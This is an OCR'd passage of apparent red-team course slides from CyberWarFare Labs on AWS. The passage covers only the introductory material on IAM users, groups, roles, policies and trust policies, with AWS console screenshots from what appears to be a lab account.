CWL
CyberWarFare Labs


Multi-Cloud Red Team Analyst (MCRTA) : AWS

Red Teaming in AWS Cloud Environment


1. Introduction to AWS Cloud
2. Authentication Methods
3. CLI Based Enumeration
4. Red Team Ops in AWS Cloud

1. Introduction to AWS Cloud

1.1 AWS Cloud Architecture



1.2 AWS Cloud Services :




1.3 Identity and Access Management

IAM :

- AWS Identity and Access Management (IAM) enables you to manage access to AWS services and resources securely.
- IAM allow you can create and manage AWS users and groups and use permissions to allow and deny their access to AWS resources.


AWS IAM allows:

1. Manage IAM users, groups and their access.
2. Manage IAM roles and their permissions.
3. Manage federated users and their permissions.




A. Users

- An AWS Identity and Access Management (IAM) user is an entity that you create in AWS to represent the person or application that uses it to interact with AWS.
- A user in AWS consists of a name and credentials.




B. Groups


- An IAM group is a collection of IAM users. Groups let you specify permissions for multiple users, which can make it easier to manage the permissions for those users



C. Roles

- An IAM role is an IAM entity that defines a set of permissions for making AWS service requests.
- IAM roles are associated with AWS services such as EC2, RDS etc.





IAM Role has trusted entity to EC2. So EC2 can assume this role.

us-east-1.console.aws.amazon.com/iamv2/home#/roles/details/ec2-role?section=trust_relationships

aws | Services | Search for services, features, blogs, docs, and more [Alt+S] | Global | Atomic Nuclear

Identity and Access Management (IAM)

- Search IAM
- Dashboard
- Access management
  - User groups
  - Users
  - Roles
  - Policies
  - Identity providers
  - Account settings
- Access reports
  - Access analyzer
    - Archive rules
    - Analyzers
    - Settings
  - Credential report
  - Organization activity
  - Service control policies (SCPs)

IAM > Roles > ec2-role

ec2-role

Delete

Summary

Edit

Creation date
March 25, 2022, 02:23 (UTC+05:30)

ARN
arn:aws:iam::294170659659:role/ec2-role

Last activity
None

Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities

Edit trust policy

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "",
            "Effect": "Allow",
            "Principal": {
                "Service": "ec2.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

D. Policies

- IAM policies define permissions for an action to perform the operation.
- For example, if a policy allows the GetUser action, then a user with that policy can get user information from the AWS Management Console, the AWS CLI, or the AWS API.
- Policies can be attached to IAM identities (users, groups or roles) or AWS resources.

us-east-1.console.aws.amazon.com/iamv2/home#/policies

aws | Services | Search for services, features, blogs, docs, and more [Alt+S] | Global | Atomic Nuclear

Identity and Access Management (IAM)

Search IAM

- Dashboard
- Access management
  - User groups
  - Users
  - Roles
  - Policies
  - Identity providers
  - Account settings
- Access reports
  - Access analyzer
    - Archive rules
    - Analyzers
    - Settings
  - Credential report
  - Organization activity
  - Service control policies (SCPs)

IAM > Policies

Policies (931) Info

A policy is an object in AWS that defines permissions.

Actions | Create Policy


Filter policies by property or policy name and press enter

1 2 3 4 5 6 7 ... 47

Policy name	Type	Used as	Description
aws-iam-restriction	Customer managed	None	
AWSLambdaBasicExecutionRole-5e1f5b9e-0059-492d-a49c-0d4f7f60c023	Customer managed	Permissions policy (1)	
full-admin-policy	Customer managed	Permissions policy (1)	AWS Administra
Splunk_Policy	Customer managed	Permissions policy (1)	Policy creation t
AWSDirectConnectReadOnlyAccess	AWS managed	None	Provides read o
AmazonGlacierReadOnlyAccess	AWS managed	None	Provides read o
AWSMarketplaceFullAccess	AWS managed	None	Provides the ab
ClientVPNServiceRolePolicy	AWS managed	None	Policy to enable
AWSSSODirectoryAdministrator	AWS managed	None	Administrator a
AWSIoT1ClickReadOnlyAccess	AWS managed	None	Provides read o
AutoScalingConsoleReadOnlyAccess	AWS managed	None	Provides read-o

Policy Data :

- Effect - Use to Allow or Deny Access
- Action - Include a list of actions (Get, Put, Delete) that the policy allows or denies.
- Resource - A list of resources to which the actions apply



Policy types:

- **Inline Policies** - An inline policy is a policy that's embedded in an IAM identity (a user, group, or role)
- **Managed Policies** -
  - AWS Managed Policies
  - Customer Managed Policies

us-east-1.console.aws.amazon.com/iam/home#/users/emp01

aws | Services | Search for services, features, blogs, docs, and more [Alt+S] | Global | Atomic Nuclear

Identity and Access Management (IAM)

- Dashboard
- Access management
  - User groups
  - Users
  - Roles
  - Policies
  - Identity providers
  - Account settings
- Access reports
  - Access analyzer
    - Archive rules
    - Analyzers
    - Settings
  - Credential report
  - Organization activity
  - Service control policies (SCPs)

User ARN	arn:aws:iam::294170659659:user/emp01
Path	/
Creation time	2022-03-25 02:23 UTC+0530

Permissions | Groups (2) | Tags | Security credentials | Access Advisor

Permissions policies (4 policies applied)

Add permissions | Add inline policy

